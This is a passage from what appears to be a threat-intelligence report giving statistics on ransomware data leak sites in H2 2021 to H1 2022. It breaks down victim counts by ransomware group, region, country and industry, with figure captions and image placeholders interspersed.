
Figure 13. Ransomware operators using DLSs






As the number of DLSs keeps growing, the amount of victim data posted on DLSs increases as well.

Figure 14. Amount of published data belonging to compromised companies by quarter



During the analyzed period (H2 2021 – H1 2022), data linked to **2,886 companies** was leaked on DLSs. This indicated a **22%** increase from the previous period. It is worth reiterating that in H2 2020 – H1 2021, the number of victims whose data had been published grew by **935%** compared to H2 2019 – H1 2020. This suggests that the RaaS market has already passed the phase of rapid growth and is beginning to stabilize.


Figure 15. Increase in published data for H2 2020 – H1 2021



Group-IB identified **58 DLSs** used by ransomware operators to publish victim data. The chart below shows that in H2 2021 – H1 2022 the most active ransomware groups were **Lockbit**, **Conti**, and **Hive**. The three groups accounted for more than **50%** of all data published.

Active ransomware groups in H2 2021 - H1 2022

Threat actor	Quantity
Lockbit	889
Conti	420
Hive	146
BlackCat	120
PYSA	119
Avos Locker	79
Grief	77
Vice Society	76
Clop	70
BlackByte	65
LV	48
Cuba	47
Other	730



North America was the most often attacked region during the period under review. In total, **50% of global ransomware attacks** were launched against companies in North America in H2 2021 – H1 2022.

Ransomware victims by region



Regions	Quantity
North America	1,433
Europe	852
APAC	322
MEA	150
Latin America	123
Others	6

The United States was the most often attacked country during the period under review. In total, **43% of ransomware attacks** were conducted against the US in H2 2021 – H1 2022.

Ransomware victims by country



Countries	Quantity
USA	1,237
Germany	147
UK	138
Canada	128
Italy	124
France	115
Spain	67
Australia	55
Brazil	47
Other	827
Unknown	1

The main industries targeted by ransomware operators were manufacturing and real estate. These industries accounted for over **20% of ransomware attacks**.

Industry	Quantity
↘ Manufacturing	295
⬆ Real estate	291
⬆ Professional services	226
🚗 Transportation	224
🏦 Financial services	181
♥ Healthcare	144
📠 Information technology	120
↗ Education	116
● Government and military	105
🍷 Food and beverage	104
🛒 Commerce and shopping	101
↘ Science and engineering	97


Industry	Quantity
☰ Consumer goods	83
■ Energy	80
⊙ Hardware	58
# Administrative services	50
+ Travel and tourism	47
⚡ Media and entertainment	46
📺 Consumer electronics	43
† Clothing and apparel	40
* Software	32
⋮ Messaging and telecommunications	29
☰ Data and analytics	23
✧ Natural resources	23
⚙ Agriculture and farming	21
■ Sales and marketing	20
⊙ Advertising	20
● Privacy and security	20
↷ Sports	12
∞ Lending and investments	11
∞ Internet services	10
⊙ Events	9
* Biotechnology	8
⚡ Community and Lifestyle	8
■ Content and publishing	7
↗ Design	7
🎮 Gaming	5
□ Mobile	5

Industry	Quantity
🎵 Music and audio	5
🔧 Environmental engineering	3
📱 Apps	2
💰 Payments	2
🛒 Retail	1
♻️ Sustainability	1
Other	148
Unknown	1


The Asia-Pacific region (APAC)

In H2 2021 – H1 2022, **322 attacks** were conducted in the APAC region, which is **11%** of the total number of attacks worldwide.

The most often targeted countries were **Australia (17%)**, **India (12%)**, and **China (11%)**.




The most active groups in the APAC region were **Lockbit (41%)**, **Conti (7%)**, and **Hive (6%)**.




Europe

In H2 2021 – H1 2022, **852 attacks** were conducted in Europe, which is **30%** of the total number of attacks worldwide.

The most often targeted countries were **Germany (17%)**, the **UK (16%)**, and **Italy (15%)**.




The most active groups in Europe were **Lockbit (34%)**, **Conti (16%)**, and **Hive (4%)**.




Middle East and Africa

In H2 2021 – H1 2022, **150 attacks** were conducted in the Middle East and Africa, which is **5%** of the total number of attacks worldwide.

The most often targeted countries were **Israel (16%)**, **South Africa (14%)**, and **Turkey (10%)**.




The most active groups in the Middle East and Africa were **Lockbit (37%)**, **Moses Staff (12%)**, and **Conti (4%)**.




North America

In H2 2021 – H1 2022, **1,433 attacks** were conducted in North America, which is **50%** of the total number of attacks worldwide.

The most often targeted countries were the **US (86%)**, **Canada (9%)**, and **Mexico (2%)**.




The most active groups in North America were **Lockbit (25%)**, **Conti (17%)**, and **PYSA (6%)**.



